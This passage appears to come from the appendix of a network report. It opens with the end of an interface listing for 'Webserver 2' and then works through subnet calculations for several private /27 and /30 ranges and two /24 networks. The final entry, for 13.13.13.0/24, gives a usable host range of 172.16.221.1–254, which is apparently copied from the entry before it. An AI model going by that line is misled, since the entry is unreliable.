          RX packets:614 errors:0 dropped:0 overruns:0 frame:0
          TX packets:614 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:46981 (46.9 KB)  TX bytes:46981 (46.9 KB)
```

Figure 8.26: Webserver 2 Interfaces

8.3 SUBNET CALCULATIONS

8.3.1 192.168.0.32/27

Network address:	192.168.0.32
Broadcast Address:	192.168.0.63
Subnet Mask:	255.255.255.224
Binary Subnet Mask:	11111111.11111111.11111111.11100000
CIDR Notation:	24 + 3 = 27
Network Bits:	27 – 24 = 3

Host Bits:	8 – 3 = 5
Total Hosts:	2 ^ 5 = 32
Usable Hosts:	32 – 2 = 30
Usable Host IP Range	192.168.0.33 - 192.168.0.62

8.3.2 192.168.0.64/27

Network address:	192.168.0.64
Broadcast Address:	192.168.0.95
Subnet Mask:	255.255.255.224
Binary Subnet Mask:	11111111.11111111.11111111.11100000
CIDR Notation:	24 + 3 = 27
Network Bits:	27 – 24 = 3
Host Bits:	8 – 3 = 5
Total Hosts:	2 ^ 5 = 32
Usable Hosts:	32 – 2 = 30
Usable Host IP Range	192.168.0.65 - 192.168.0.94

8.3.3 192.168.0.96/27

Network address:	192.168.0.96
Broadcast Address:	192.168.0.127
Subnet Mask:	255.255.255.224
Binary Subnet Mask:	11111111.11111111.11111111.11100000
CIDR Notation:	24 + 3 = 27
Network Bits:	27 – 24 = 3
Host Bits:	8 – 3 = 5
Total Hosts:	2 ^ 5 = 32
Usable Hosts:	32 – 2 = 30
Usable Host IP Range	192.168.0.97 - 192.168.0.126

8.3.4 192.168.0.128/27

Network address:	192.168.0.128
Broadcast Address:	192.168.0.159
Subnet Mask:	255.255.255.224
Binary Subnet Mask:	11111111.11111111.11111111.11100000
CIDR Notation:	24 + 3 = 27
Network Bits:	27 – 24 = 3
Host Bits:	8 – 3 = 5
Total Hosts:	2 ^ 5 = 32
Usable Hosts:	32 – 2 = 30
Usable Host IP Range	192.168.0.129 - 192.168.0.158

8.3.5 192.168.0.192/27

Network address:	192.168.0.192
Broadcast Address:	192.168.0.223
Subnet Mask:	255.255.255.224
Binary Subnet Mask:	11111111.11111111.11111111.11100000
CIDR Notation:	24 + 3 = 27
Network Bits:	27 – 24 = 3
Host Bits:	8 – 3 = 5
Total Hosts:	2 ^ 5 = 32
Usable Hosts:	32 – 2 = 30
Usable Host IP Range	192.168.0.193 - 192.168.0.222

8.3.6 192.168.0.224/30

Network address:	192.168.0.224
Broadcast Address:	192.168.0.227
Subnet Mask:	255.255.255.252

Binary Subnet Mask:	11111111.11111111.11111111.11111100
CIDR Notation:	24 + 6 = 30
Network Bits:	30 – 24 = 6
Host Bits:	8 – 6 = 2
Total Hosts:	2 ^ 2 = 4
Usable Hosts:	4 – 2 = 2
Usable Host IP Range	192.168.0.225 - 192.168.0.226

8.3.7 192.168.0.228/30

Network address:	192.168.0.228
Broadcast Address:	192.168.0.231
Subnet Mask:	255.255.255.252
Binary Subnet Mask:	11111111.11111111.11111111.11111100
CIDR Notation:	24 + 6 = 30
Network Bits:	30 – 24 = 6
Host Bits:	8 – 6 = 2
Total Hosts:	2 ^ 2 = 4
Usable Hosts:	4 – 2 = 2
Usable Host IP Range	192.168.0.229 - 192.168.0.230

8.3.8 192.168.0.232/30

Network address:	192.168.0.232
Broadcast Address:	192.168.0.235
Subnet Mask:	255.255.255.252
Binary Subnet Mask:	11111111.11111111.11111111.11111100
CIDR Notation:	24 + 6 = 30
Network Bits:	30 – 24 = 6
Host Bits:	8 – 6 = 2
Total Hosts:	2 ^ 2 = 4

Usable Hosts:	4 – 2 = 2
Usable Host IP Range	192.168.0.233 - 192.168.0.234

8.3.9 192.168.0.240/30

Network address:	192.168.0.240
Broadcast Address:	192.168.0.243
Subnet Mask:	255.255.255.252
Binary Subnet Mask:	11111111.11111111.11111111.11111100
CIDR Notation:	24 + 6 = 30
Network Bits:	30 – 24 = 6
Host Bits:	8 – 6 = 2
Total Hosts:	2 ^ 2 = 4
Usable Hosts:	2
Usable Host IP Range	192.168.0.241 - 192.168.0.242

8.3.10 172.16.221.0/24

Network address:	172.16.221.0
Broadcast Address:	172.16.221.255
Subnet Mask:	255.255.255.0
Binary Subnet Mask:	11111111.11111111.11111111.00000000
CIDR Notation:	24 + 0 = 24
Network Bits:	24 – 24 = 0
Host Bits:	8 – 0 = 8
Total Hosts:	2 ^ 8 = 256
Usable Hosts:	254
Usable Host IP Range	172.16.221.1 - 172.16.221.254

8.3.11 13.13.13.0/24

Network address:	13.13.13.0
Broadcast Address:	13.13.13.255

Subnet Mask:	255.255.255.0
Binary Subnet Mask:	11111111.11111111.11111111.00000000
CIDR Notation:	24 + 0 = 24
Network Bits:	24 – 24 = 0
Host Bits:	8 – 0 = 8
Total Hosts:	2 ^ 8 = 256
Usable Hosts:	254
Usable Host IP Range	172.16.221.1 - 172.16.221.254